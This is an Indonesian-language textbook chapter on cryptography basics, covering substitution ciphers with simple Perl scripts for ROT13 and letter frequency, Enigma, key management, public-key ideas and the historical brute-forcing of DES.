Kembali ke masalah algoritma, keamanan sebuah algoritma yang digunakan dalam enkripsi atau dekripsi bergantung kepada beberapa aspek. Salah satu aspek yang cukup penting adalah sifat algoritma yang digunakan. Apabila kekuatan dari sebuah algoritma sangat tergantung kepada pengetahuan (tahu atau tidaknya) orang terhadap algoritma yang digunakan, maka algoritma tersebut disebut “restricted algorithm”. Apabila algoritma tersebut bocor atau ketahuan oleh orang banyak, maka pesan-pesan dapat terbaca. Tentunya hal ini masih bergantung kepada adanya kriptografer

yang baik. Jika tidak ada yang tahu, maka sistem tersebut dapat dianggap aman (meskipun semu).

Meskipun kurang aman, metoda pengamanan dengan *restricted algorithm* ini cukup banyak digunakan karena mudah implementasinya dan tidak perlu diuji secara mendalam. Contoh penggunaan metoda ini adalah enkripsi yang menggantikan huruf yang digunakan untuk mengirim pesan dengan huruf lain. Ini disebut dengan "*substitution cipher*".

Substitution Cipher dengan Caesar Cipher

Salah satu contoh dari "*substitution cipher*" adalah Caesar Cipher yang digunakan oleh Julius Caesar. Pada prinsipnya, setiap huruf digantikan dengan huruf yang berada tiga (3) posisi dalam urutan alfabet. Sebagai contoh huruf "a" digantikan dengan huruf "D" dan seterusnya. Transformasi yang digunakan adalah:

```
plain : a b c d e f g h i j k l m n o p q r s t u v w x y z
cipher: D E F G H I J K L M N O P Q R S T U V W X Y Z A B C
```

Latihan 1. Buat ciphertext dari kalimat di bawah ini.

PESAN SANGAT RAHASIA

Latihan 2. Cari plaintext dari kalimat ini

PHHW PH DIWHU WKH WRJD SDUWB

Penggunaan dari Caesar cipher ini dapat dimodifikasi dengan mengubah jumlah gesaran (bukan hanya 3) dan juga arah geseran. Jadi kita dapat menggunakan Caesar cipher dengan geser 7 ke kiri, misalnya. Hal ini dilakukan untuk lebih menyulitkan orang yang ingin menyadap pesan sebab dia harus mencoba semua kombinasi (26 kemungkinan geser).

ROT13

Substitution cipher yang masih umum digunakan di sistem UNIX adalah ROT13. Pada sistem ini sebuah huruf digantikan dengan huruf yang

letaknya 13 posisi darinya. Sebagai contoh, huruf “A” digantikan dengan huruf “N”, huruf “B” digantikan dengan huruf “O”, dan seterusnya. Secara matematis, hal ini dapat dituliskan sebagai:

$$C = ROT13(M) \quad \textbf{(3)}$$

Untuk mengembalikan kembali ke bentuk semulanya dilakukan proses enkripsi ROT13 dua kali [42].

$$M = ROT13(ROT13(M)) \quad \textbf{(4)}$$

ROT13 memang tidak didisain untuk keamanan tingkat tinggi. ROT13, misalnya digunakan untuk menyelubungi isi dari artikel (*posting*) di *Usenet news* yang berbau ofensif. Sehingga hanya orang yang betul-betul ingin membaca dapat melihat isinya. Contoh penggunaan lain adalah untuk menutupi jawaban dari sebuah teka teki (*puzzle*) atau jika kita ingin marah-marah (memaki) akan tetapi ingin agar orang lain tidak tersinggung. (Orang yang ingin membaca makian kita harus melakukan konversi ROT13 sendiri.)

Program dalam bahasa *Perl* untuk melakukan ROT13 dapat dilihat dalam listing di bawah ini.

```
#!  /usr/bin/perl
# rot13: rotate 13
# usageL rot13 < filename.txt
# bugs: only works with lower case
#
# Copyright 1998, Budi Rahardjo
# <rahard@paume.itb.ac.id>, <budi@vlsi.itb.ac.id>
# Electrical Engineering
# Institut Teknologi Bandung (ITB), Indonesia
#

while (<>) {
   # read a line into $_
   for ($i=0 ; $i < length($_) ; $i++) {
      $ch = substr($_,$i,1);
      # only process if it’s within a-z
      # otherwise skip
      if ( (ord($ch)>=97) and (ord($ch)<=122) ) {
         $newch = &rot13($ch); # rotate it
         printf(“%c”, $newch);
      } else {
      # just print character that was not processed
         print $ch;
      }
   }  # end for loop
} # done...
```

```
sub rot13 {
   local($ch) = @_;
      $asch = ord($ch) - 97;  # get the ascii value and normalize it
      $rotasch = $asch + 13;  # rotate 13 it
      # send it back to ascii
      $rotasch = $rotasch % 26;
      $rotasch = $rotasch + 97;
      return($rotasch);
}
```

Latihan 3. Gunakan program di atas atau buat program sendiri untuk meng-ROT13-kan kalimat di bawah ini:
"kalau mau aman, pakai enkripsi bung"
Catatan: lupakan spasi dan tanda koma.
Setelah itu, jalankan ROT13 kembali untuk mengembalikan teks menjadi kalimat semula.

Beberapa editor, seperti *vi* dan *emacs*, memiliki fungsi rot13 agar mudah digunakan. Tahukah anda kunci / cara mengaktifkan rot13 pada kedua editor tersebut?

Caesar cipher dan ROT13 disebut juga "*monoalphabetic ciphers*" karena setiap huruf digantikan dengan sebuah huruf. Huruf yang sama akan memikili pengganti yang sama. Misalnya huruf "a" digantikan dengan huruf "e", maka setiap huruf "a" akan digantikan dengan huruf "e".

Mono alphabetic cipher ini agak mudah dipecahkan dengan menganalisa ciphertext apabila beberapa informasi lain (seperti bahasa yang digunakan) dapat diketahui. Salah satu cara penyerangan (*attack*) yang dapat dilakukan adalah dengan menganalisa statistik dari frekuensi huruf yang muncul. Cara ini disebut *frequency analysis* [44] dan dimotori oleh Al-Kindi sebagai salah seorang jagoan statistik. Stallings dalam bukunya [45] menunjukkan statistik kemunculan huruf untuk tulisan dalam bahasa Inggris, dimana

huruf “e” yang paling banyak muncul. Cara yang sama dapat dilakukan untuk mencari distribusi penggunaan huruf dalam teks berbahasa Indonesia.

TABLE 4. Frekuensi munculnya huruf dalam teks yang berbahasa Inggris

huruf	persentase	huruf	persentase
a	8,2	n	6,7
b	1,5	o	7,5
c	2,8	p	1,9
d	4,3	q	0,1
e	12,7	r	6,0
f	2,2	s	6,3
g	2,0	t	9,1
h	6,1	u	2,8
i	7,0	v	1,0
j	0,2	w	2,4
k	0,8	x	0,2
l	4,0	y	2,0
m	2,4	z	0,1

```
#!  /usr/bin/perl
# statistik munculnya jumlah huruf
# statchar.pl < filename.txt
# bugs: only works with lower case
#
# Copyright 1998, Budi Rahardjo
# <rahard@paume.itb.ac.id>, <budi@vlsi.itb.ac.id>
# Electrical Engineering
# Institut Teknologi Bandung (ITB), Indonesia
#

while (<>) {
   # read a line into $_
   for ($i=0 ; $i < length($_) ; $i++) {
      $ch = substr($_,$i,1);
      # only process if it's within a-z
      # otherwise skip
      if ( (ord($ch)>=97) and (ord($ch)<=122) ) {
         $ordch= ord($ch);
         $cumulative{$ordch}++;
         $total++;
      }
   }  # end for loop
} # done...

for ($i=97 ; $i <=122 ; $i++) {
   $muncul = $cumulative{$i};
```

```
    $persenmuncul = $muncul / $total * 100;
    printf("%c = %d (%.2g\%)\n", $i, $muncul, $persenmuncul);
}
```

Latihan 4. Cari frekuensi munculnya huruf "a" sampai dengan "z" dalam teks yang menggunakan bahasa Indonesia. Peragakan grafik distribusinya. Sebutkan lima huruf yang paling sering dan paling jarang digunakan dalam bahasa Indonesia.[1] Buat program sendiri atau gunakan perl script di atas untuk mencari distribusinya.

Frequency analysis bermanfaat jika teks yang tersedia cukup panjang. Teks yang pendek, dengan jumlah huruf yang lebih sedikit, biasanya memiliki deviasi dari data-data statistik munculnya huruf. Selain itu ada beberapa kasus dimana sengaja dibuat teks yang "merusak" struktur frekuensi tersebut. Sebagai contoh, pengarang Perancis yang bernama Georges Perec di tahun 1969 menulis "*La Disparition*" (sebuah novel dengan 200 halaman) tanpa kata yang menggunakan huruf "e". Karya ini kemudian diterjemahkan oleh ke dalam bahasa Inggris oleh seorang pengarang Inggris yang bernama Gilbert Adair dengan tetap tanpa menggunakan huruf "e". Judul terjemahannya adalah "*A Void*". Cerita ini diulas dalam buku [44].

Meskipun banyak usaha dilakukan untuk mempersulit *frequency analysis*, *monoalphabetic cipher* relatif tetap mudah dipecahkan. Salah satu cara untuk mempersulit adalah dengan menggunakan *polyalphabetic cipher*. Contoh implementasinya dari Caesar cipher adalah dengan menggunakan dua tabel, dimana yang satu digeser 3 dan satunya lagi digeser 7, misalnya. Huruf pertama dari plain text akan digantikan dengan menggunakan tabel pertama (yang digeser 3), huruf kedua digantikan dengan menggunakan tabel kedua (yang digeser 7), huruf selanjutnya menggunakan tabel pertama kembali dan seterusnya. Dengan mekanisme ini, huruf "b" ada kemungkinan dipetakan ke huruf lain, tidak sama. Hal ini mengacaukan

1. Berdasarkan data-data dari mahasiswa yang menggunakan buku ini, diperoleh kombinasi top-5 character: (A, N, E, I, K) [3], (A, N, E, I, R) [3], (A, E, N, T, I), (A, N, I, E, S), (A, N, I, E, T), (A, N, E, I, Q). Perbedaan ini disebabkan teks yang digunakan sebagai masukan bervariasi dengan domain yang berbeda-beda (koran, buku teks, berita). Semestinya pengujian dilakukan dengan jumlah teks yang banyak dengan domain yang khusus.

analisis yang menggunakan statistik. Kita juga dapat mempersulit lebih lanjut dengan menggunakan lebih dari dua tabel konversi.


Multiple-letter encryption

Untuk meningkatkan keamanan, enkripsi dapat dilakukan dengan mengelompokkan beberapa huruf menjadi sebuah kesatuan (unit) yang kemudian dienkripsi. Ini disebut *multiple-letter encryption*. Salah satu contoh multiple-letter encryption adalah "*Playfair*".

Enigma Rotor Machine

Enigma rotor machine merupakan sebuah alat enkripsi dan dekripsi mekanik yang digunakan dalam perang dunia ke dua oleh Jerman. Dia terdiri atas beberapa rotor dan kabel yang silang menyilang menyebabkan substitusi alfabet yang selalu berubah sehingga Enigma mengimplementasikan polyalphabetic chiper. Setiap huruf diketikkan, rotor berputar untuk mengubah tabel konversi. Susunan dari rotor dan kondisi awalnya merupakan kunci dari enkripsinya. Perubahan ini sangat menyulitkan analisis biasa dan statistik. Buku "Code Book" [44] banyak membahas tentang Enigma ini.

Penyandian yang menggunakan Enigma ini akhirnya berhasil dipecahkan oleh Alan Turing dan kawan-kawannya di Inggris dengan menggunakan komputer. Jadi aplikasi komputer yang pertama adalah untuk melakukan cracking terhadap Enigma. Banyak orang yang percaya bahwa perang dunia kedua menjadi lebih singkat dikarenakan Sekutu berhasil memecahkan sandi Jerman yang menentukan posisi *U-boat* nya.



Enigma Rotor Machine

Penggunaan Kunci

Salah satu cara untuk menambah tingkat keamanan sebuah algoritma enkripsi dan dekripsi adalah dengan menggunakan sebuah kunci (*key*) yang biasanya disebut *K*. Kunci *K* ini dapat memiliki rentang (*range*) yang cukup lebar. Rentang dari kemungkinan angka (harga) dari kunci *K* ini disebut

keyspace. Kunci K ini digunakan dalam proses enkripsi dan dekripsi sehingga persamaan matematisnya menjadi:

$$E_K(M) = C \quad \textbf{(5)}$$

$$D_K(M) = M \quad \textbf{(6)}$$

Keamanan sistem yang digunakan kemudian tidak bergantung kepada pengetahuan algoritma yang digunakan, melainkan bergantung kepada kunci yang digunakan. Artinya, algoritma dapat diketahui oleh umum atau dipublikasikan. Usaha untuk memecahkan keamanan sistem menjadi usaha untuk memecahkan atau mencari kunci yang digunakan.

Usaha mencari kunci sangat bergantung kepada keyspace dari kunci *K*. Apabila keyspace ini cukup kecil, maka cara *brute force* atau mencoba semua kunci dapat dilakukan. Akan tetapi apabila keyspace dari kunci yang digunakan cukup besar, maka usaha untuk mencoba semua kombinasi kunci menjadi tidak realistis. Keyspace dari *DES*, misalnya, memiliki 56-bit. Untuk mencoba semua kombinasi yang ada diperlukan 2^{56} kombinasi. (Cerita tentang kelemahan DES akan diutarakan di bagian lain.)

Latihan 5. Jika sebuah komputer dapat mencoba 1000 kombinasi dalam 1 detik, berapa waktu yang dibutuhkan untuk mencoba semua kombinasi DES yang menggunakan 56 bit?

Aplikasi dari Enkripsi

Contoh penggunaan enkripsi adalah program Pretty Good Privacy (PGP) [17], dan secure shell (SSH). Program PGP digunakan untuk mengenkripsi dan menambahkan *digital siganture* dalam e-mail yang dikirim. Program SSH digunakan untuk mengenkripsi sesion *telnet* ke sebuah host. Hal ini akan dibahas lebih lanjut pada bagian lain.

Permasalahan Kriptografi Kunci Privat

Pada penjelasan sebelumnya kita lihat bahwa proses enkripsi menggunakan kunci dalam proses penyandiannya. Pada mulanya semua proses kriptografi menggunakan satu kunci yang sama untuk mengunci data dan membuka data. Jadi, kerahasiaan kunci ini sangat esensial. Jika kunci ini jatuh ke tangan pihak yang tidak berwenang, maka terbukalah rahasia.

Penggunaan satu kunci ini membuat sistem pengamanan data tadi disebut *private-key cryptosystem*, atau sistem kriptografi berbasis kunci privat. Penekanan ada pada kata "privat", dimana kunci ini harus dirahasiakan, privat.

Selain itu sistem ini juga disebut symmetric cryptosystem, atau sistem kriptografi simetris karena kunci yang dipakai untuk proses enkripsi sama dengan kunci yang digunakan pada proses dekripsi. Simetris.

Dalam aplikasinya, sistem kripto kunci privat ini memiliki beberapa masalah. Masalah pertama adalah **kesulitan dalam distribusi kunci. (Key Distribution Problem.)** Jika Anwar (A) ingin berkomunikasi melalui email dengan Broto (B) dengan mengenkripsi datanya (karena tidak yakin jalur data mereka aman dari penyadapan), apa kunci yang mereka gunakan? Bagaimana cara mereka untuk membuat kesepakatan kunci yang akan digunakan? Jika kunci tersebut dikirimkan melalui jalur komunikasi yang dianggap tidak aman tersebut, maka ada kemungkinan disadap orang.

Ada beberapa solusi terhadap masalah ini, misalnya Anwar dan Broto bertemu dahulu secara fisik kemudian mendiskusikan kunci rahasia mereka. Atau mereka menggunakan media lain (misalnya telepon, fax, handphone, SMS) untuk mengirimkan kunci rahasia mereka. Pendekatan ini disebut dengan *out of band communication*. Tapi masalahnya tidak semua orang memiliki cara komunikasi lain, atau kemungkinannya cara lain menjadi mahal dan tidak nyaman. Bayangkan jika anda harus mengkomunikasikan password ini, "s%Xy7&*!ih198907@1", kepada lawan bicara anda melalui telepon. Sangat tidak nyaman dan sulit.

Kesulitan akan semakin bertambah jika kedua belah pihak belum pernah kenal satu sama lainnya. Misalnya kita membuat sebuah situs web untuk

melakukan transaksi online. Kita belum kenal dengan (calon) pembeli yang mengunjungi situs web kita. Bagaimana memilih kunci rahasia antara kita dengan sang pembeli tersebut? (Ini permasalahan *key exchange*.)

Permasalahan kedua adalah **peningkatan jumlah kunci yang eksponensial terhadap jumlah pengguna**. Pada contoh sebelumnya, jika Anwar ingin berkomunikasi dengan Broto, mereka harus punya satu kunci rahasia. Bagaimana jika Anwar ingin berkomunikasi dengan Dodi? Tentunya mereka tidak bisa menggunakan kunci yang sama dengan kunci Anwar-Broto. Anwar dan Dodi harus sepakat untuk menggunakan satu kunci yang lain, kunci Anwar-Dodi. Bagaimana jika Broto ingin berkomunikasi dengan Dodi? Maka akan ada kunci Broto-Dodi yang berbeda dengan kunci yang sudah-sudah. Jika skenario ini kita teruskan dengan menambahkan pengguna lain, maka dapat kita lihat peningkatan jumlah kunci secara eksponensial.

Jika *n* merupakan jumlah pengguna yang akan saling berkomunikasi, maka jumlah kunci yang ada adalah:

jumlah kunci = (n) (n-1) / 2

Mari kita coba tabel jumlah kunci yang digunakan dengan jumlah pengguna.

TABLE 5. Jumlah Kunci dan Pengguna

Jumlah Pengguna (n)	Jumlah Kunci
10	45
100	4950
1000	499.500
10.000	49.995.00
100.000	5 milyar

Dapat kita lihat pada tabel di atas bahwa peningkatan jumlah kunci meledak secara eksponensial. (Dari rumus pun dapat dilihat bahwa jumlah kunci merupakan hasil kuadrat dari *n*.) Dengan hanya seratus ribu pengguna saja, sudah ada lima (5) milyar kunci. Padahal jumlah pengguna Internet sangat

jauh lebih besar dari seratus ribu orang. Jika satu kunci membutuhkan penyimpanan sebesar 1 kByte, maka dibutuhkan 5 TerraBytes untuk menyimpan kunci 100.000 orang.

Jika kita berbicara tentang transaksi di Internet, e-commerce, maka bisa kita lihat dua kesulitan di atas sudah membuat kriptografi kunci privat menjadi tidak cocok. Jumlah pengguna e-commerce lebih dari 100.000 orang. Sementara itu key distribution juga sulit. Harus dicari sistem lain yang lebih baik.

Kriptografi Kunci Publik

Kesulitan dalam penggunaan kriptografi kunci privat membuat banyak orang berpikir keras untuk mencari solusinya. Salah satu ide yang muncul adalah bagaimana jika kita membuat sebuah sistem penyadian dengan dua kunci, dimana satu kunci digunakan untuk proses enkripsi dan satu kunci lain digunakan untuk proses dekripsi.

Ide ini muncul dari Ralph Merkle ketika dia menjadi mahasiswa di sebuah perguruan tinggi. Ide tersebut dikemukakannya kepada dosennya. Namun ditolak mentah-mentah. Ide dua kunci tersebut tidak akan dapat dilaksanakan. Itu ide gila. Ralph Merkle kemudian menulis sebuah artikel yang dikirimkan ke journal, tapi artikel ini juga ditolak.

Bagaimana ide itu bermula? Saya ambil sebuah cerita. (Cerita ini bukan contoh yang digunakan oleh Ralph Merkle.) Ceritanya adalah sebagai berikut.

Anwar dan Broto ingin bertukar pesan atau benda melalui pos. Mereka tidak ingin orang lain, termasuk pak Pos, mengetahui isi kirimannya. Anwar punya ide yang brilian. Anwar bertemu dengan Broto dan memberikan sebuah gembok yang terbuka, belum terkunci. Sementara itu Anwar tetap memegang kunci gemboknya tersebut. Kita sebut gembok ini adalah gembok-A. Ketika Broto ingin mengirimkan pesan (atau benda) kepada Anwar, dia letakkan pesan tersebut di dalam sebuah peti. Beserta pesan tersebut Broto juga memasukkan gembok dia (kita sebut gembok-B) yang

terbuka juga. Kemudian pesan dan gembok-B ini dimasukkan di peti dan peti dikunci dengan gembok-A. Dalam kondisi seperti ini, tidak ada seorangpun yang dapat membuka peti itu kecuali Anwar, karena hanya Anwar yang memiliki kunci gembok-A. Broto pun setelah mengunci peti tersebut tidak bisa membukanya kembali.

Di sisi penerima, Anwar, dia menerima peti yang sudah terkunci dengan gembok-A. Tentu saja dia dengan mudah dapat membuka peti tersebut karena dia memiliki kunci gembok-A. Setelah dia buka, maka dia dapat melihat pesan yang dikirimkan oleh Broto beserta gembok-B milik Broto yang terbuka.

Jika kemudian Anwar ingin mengirimkan jawaban atau pesan kepada Broto, maka dia dapat memasukkan jawabannya ke dalam peti dan tidak lupa mengikutsertakan gembok-A lagi yang terbuka ke dalamnya. Peti tersebut kemudian dikunci dengan gembok-B lagi, yang hanya dapat dibuka oleh Broto. Proses ini dapat berlangsung terus menerus.

Contoh cerita di atas tentu saja masih belum sempurna. Inti yang ingin disampaikan adalah bahwa ada kemungkinan untuk melakukan pengamanan dengan tidak menggunakan enkripsi kunci privat. Penerima dan pengirim pesan dapat menggunakan kunci yang berbeda untuk pengamanan datanya.

Di tempat lain, ada seorang yang bernama Whitfield Diffie, juga memiliki ide yang mirip. Setelah mengembara kesana kemari, akhirnya Diffie bertemu dengan Martin Hellman yang menjadi profesor di Stanford University. Keduanya kemudian merumuskan ide *public-key cryptography* dalam sebuah makalah yang berjudul "*New Directions in Cryptography*" [10] di tahun 1976. Lucunya Diffie dan Hellman tidak kenal Ralph Merkle dan tidak tahu bahwa ada ide yang mirip. Pasalnya, artikel Merkle ditolak oleh berbagai publikasi.

Ide utama pada *public-key cryptography* adalah kunci yang digunakan untuk melakukan proses enkripsi berbeda dengan proses dekripsi. Hal ini dimungkinkan dengan penggunaan rumus matematik yang indah. Namun pencarian rumus matematik yang mana merupakan persoalan tersendiri.

Setelah keluarnya makalah tersebut, banyak orang yang mulai menaruh perhatian pada kriptografi kunci publik. Ternyata ide Ralph Merkle benar juga. Bahkan akhirnya Ralph Merkle mendapat penghargaan *Kanellakis Award* dari ACM dan *Kobayashi Award* dari IEEE.

Salah satu kelompok yang tertarik kepada ide kriptografi kunci publik tersebut adalah kelompok di MIT yang terdiri atas Ron Rivest, Adi Shamir, dan Len Adleman. Mereka mencoba mencari rumus matematik yang dapat mengimplementasikan ide kunci publik tersebut. Akhirnya setelah sekian lama berusaha, mereka menemukan algoritmanya yang kemudian dikenal dengan nama RSA (yang merupakan singkatan dari nama keluarga ketiga orang tersebut)[1]. Algoritma ini kemudian mereka patenkan. Saat ini banyak aplikasi di Internet yang menggunakan algoritma RSA ini.

Pada kriptografi kunci publik, seorang pengguna memiliki dua buah kunci yang saling berhubungan (secara matematik yang akan dijelaskan kemudian). Kunci pertama disebut **kunci publik**. Kunci ini boleh diketahui oleh umum. Bahkan kunci ini harus diketahui oleh pihak yang ingin mengirimkan informasi rahasia ke pengguna. Umumnya kunci publik ini disimpan di sebuah database.

Kunci kedua disebut **kunci privat**. Kunci ini tidak boleh diketahui oleh siapa pun kecuali oleh pengguna itu sendiri. Itulah sebabnya dia disebut privat.

Mari kita ambil contoh pengamanan data dengan menggunakan kriptografi kunci publik ini. Sebelum dimulai, Anwar dan Broto masing-masing sudah memiliki sepasang kunci. Anwar memiliki Kpublik-A dan Kprivat-A sebagai pasangan kunci publik dan privatnya. Sementara itu Broto memiliki Kpublik-B dan Kprivat-B sebagai pasangan kunci publik dan privatnya.

1. Tanpa diketahui oleh banyak orang, di Inggris 3 tahun sebelumnya telah ditemukan algoritma yang mirip dengan yang dikembangkan oleh trio RSA. Hanya, pengembangan di Inggris ini dilakukan di tempat agen rahasia mereka sehingga tidak boleh diketahui oleh umum. Penemu algoritma di Inggris ini hanya dapat gigit jari ketika algoritma RSA ini dipatenkan dan menghasilkan banyak royalty dari lisensi penggunaannya. Informasi ini di kemudian hari mulai diketahui oleh umum.

Kunci publik milik Anwar dan Broto keduanya disimpan di database (website) umum sehingga dapat diakses oleh siapa saja.

Misalkan Anwar ingin mengirimkan sebuah pesan kepada Broto. Anwar mencari kunci publik Broto. Setelah dicek di database Anwar menemukannya, Kpublik-B. Maka Anwar kemudian mengenkripsi pesannya dengan sebuah algoritma kunci publik (yang akan dijelaskan kemudian) dengan kunci Kpublik-B.

Algoritma kunci publik (seperti misalnya RSA, ECC) memiliki sifat bahwa jika dia dikunci oleh sebuah kunci publik, maka dia hanya dapat dibuka dengan menggunakan kunci privat pasangannya. Dalam contoh di atas, pesan dikunci dengan menggunakan Kpublik-B. Maka pesan di atas hanya dapat dibuka dengan Kprivat-B. Satu-satunya orang yang memiliki akses terhadap Kprivat-B adalah Broto. Dengan kata lain, pesan di atas hanya dapat dibuka oleh Broto. Anwar pun sebagai pengirim, setelah mengunci pesan tersebut dengan Kpublik-B, tidak dapat membuka pesan itu kembali. Demikianlah proses enkripsi yang terjadi pada kriptografi kunci publik.

Karena kunci yang digunakan untuk melakukan enkripsi berbeda dengan kunci yang digunakan untuk proses dekripsi, maka sistem ini sering juga disebut dengan *asymetric cryptosystem*, kriptografi kunci asimetrik.

Kriptografi Gabungan

Sejak dikembangkannya kriptografi kunci publik, selalu timbul pertanyaan mana yang lebih baik antara kripto kunci publik dengan kripto kunci privat. Para pakar kriptografi mengatakan bahwa keduanya tidak dapat dibandingkan karena mereka memecahkan masalah dalam domain yang berbeda. Kriptografi kunci privat (simetrik) merupakan hal yang terbaik untuk mengenkripsi data. Kecepatannya dan keamanan akan *choosen-ciphertext attack* merupakan kelebihannya. Sementara itu kriptografi dengan menggunakan kunci publik dapat melakukan hal-hal lain lebih baik, misalnya dalam hal *key management.* (Diskusi lebih jauh dapat dilihat di referensi [42].)

Karena masing-masing jenis kriptografi tersebut memiliki keuntungan tersendiri, maka aplikasi sekarang banyak yang menggabungkan keduanya (*hybrid system*). Kriptografi kunci publik digunakan untuk melakukan pertukaran kunci (*key exchange*) dimana kunci yang dipertukarkan ini (*session key*) akan digunakan untuk enkripsi dengan kunci privat.

Aplikasi yang menggunakan mekanisme seperti di atas antara lain; SSL, dan PGP.

Data Encryption Standard (DES)

DES, atau juga dikenal sebagai *Data Encryption Algorithm* (DEA) oleh ANSI dan DEA-1 oleh ISO, merupakan algoritma kriptografi simetris yang paling umum digunakan saat ini. Sejarahnya DES dimulai dari permintaan pemerintah Amerika Serikat untuk memasukkan proposal enskripsi. DES memiliki sejarah dari Lucifer[1], enkripsi yang dikembangan di IBM kala itu. Horst Feistel merupakan salah satu periset yang mula-mula mengembangkan DES ketika bekerja di IBM Watson Laboratory di Yorktown Heights, New York. DES baru secara resmi digunakan oleh pemerintah Amerika Serikat (diadopsi oleh National Bureau of Standards) di tahun 1977. Ia dikenal sebagai Federal Information Processing Standard 46 (FIPS PUB46).

Aplikasi yang menggunakan DES antara lain:

- enkripsi dari password di sistem UNIX
- berbagai aplikasi di bidang perbankan

1. Cerita mengenai latar belakang munculnya Lucifer dapat dibaca pada buku Steven Levy, “crypto” (lihat bagian referensi). Algoritma yang dikembangkan di IBM mulanya dibuat dalam bahasa APL dengan nama “Demonstration”. Tapi karena panjang nama file tidak boleh terlalu panjang maka nama filenya adalah “Demon” (yang di dalam bahasa Inggris berarti hantu atau setan). Versi berikutnya menggunakan nama guyonan “Lucifer” sebagai terusannya. Lucifer sendiri sebetulnya nama setan di dalam bahasa Inggris.

Memecahkan DES


DES merupakan block chiper yang beroperasi dengan menggunakan blok berukuran 64-bit dan kunci berukuran 56-bit. Brute force attack dengan mencoba segala kombinasi membutuhkan 2^{56} kombinasi atau sekitar 7x 10^{17} atau 70 juta milyar kombinasi.

DES dengan penggunaan yang biasa (*cookbook mode*) dengan panjang kunci 56 bit saat ini sudah dapat dianggap tidak aman karena sudah berhasil dipecahkan dengan metoda coba-coba (*brute force attack*).

Ada berbagai group yang mencoba memecahkan DES dengan berbagai cara. Salah satu group yang bernama ***distributed.net*** menggunakan teknologi Internet untuk memecahkan problem ini menjadi sub-problem yang kecil (dalam ukuran blok). Pengguna dapat menjalankan sebuah program yang khusus dikembangkan oleh tim ini untuk mengambil beberapa blok, via Internet, kemudian memecahkannya di komputer pribadinya. Program yang disediakan meliputi berbagai operating system seperti Windows, DOS, berbagai variasi Unix, Macintosh. Blok yang sudah diproses dikembalikan ke *distributed.net* via Internet. Dengan cara ini puluhan ribu orang, termasuk penulis, membantu memecahkan DES. Mekanisme ini dapat memecahkan DES dalam waktu 30 hari.

Sebuah group lain yang disebut *Electronic Frontier Foundation* (EFF) membuat sebuah komputer yang dilengkapi dengan *Integrated Circuit chip DES cracker.* Dengan mesin seharga US$50.000 ini mereka dapat memecahkan DES 56-bit dalam waktu rata-rata empat (4) sampai lima (5) hari. DES cracker yang mereka kembangkan dapat melakukan eksplorasi keseluruhan dari 56-bit *keyspace* dalam waktu sembilan (9) hari. Dikarenakan 56-bit memiliki 2^{16} (atau 65536) *keyspace* dibandingkan DES dengan 40-bit, maka untuk memecahkan DES 40-bit hanya dibutuhkan waktu sekitar 12 detik[1]. Dikarenakan hukum average, waktu rata-rata untuk memecahkan DES 40-bit adalah 6 detik.

1. Sembilan hari sama dengan 777.600 detik. Jika angka tersebut dibagi dengan 65.536 maka hasilnya adalah sekitar 12 detik.



GAMBAR 2.2. Contoh peragaan client distributed.net untuk Windows 95

Perlu diingat bahwa group seperti EFF merupakan group kecil dengan budget yang terbatas. Dapat dibayangkan sistem yang dimiliki oleh *National Security Agency* (NSA) dari pemerintah Amerika Serikat[1]. Tentunya mereka dapat memecahkan DES dengan lebih cepat.

Bahan bacaan DES

Banyak sudah buku, artikel yang memuat informasi tentang DES. Bagi anda yang berminat untuk mempelajari DES lebih lanjut, silahkan mengunakan referensi [13, 15, 27, 30, 42 - Chapter 12].

Untuk DES cracker dari EFF, silahkan kunjungi web sitenya di http://www.eff.org/descracker.html

1. Budget dari NSA termasuk yang rahasia (*classified*).

Hash function - integrity checking

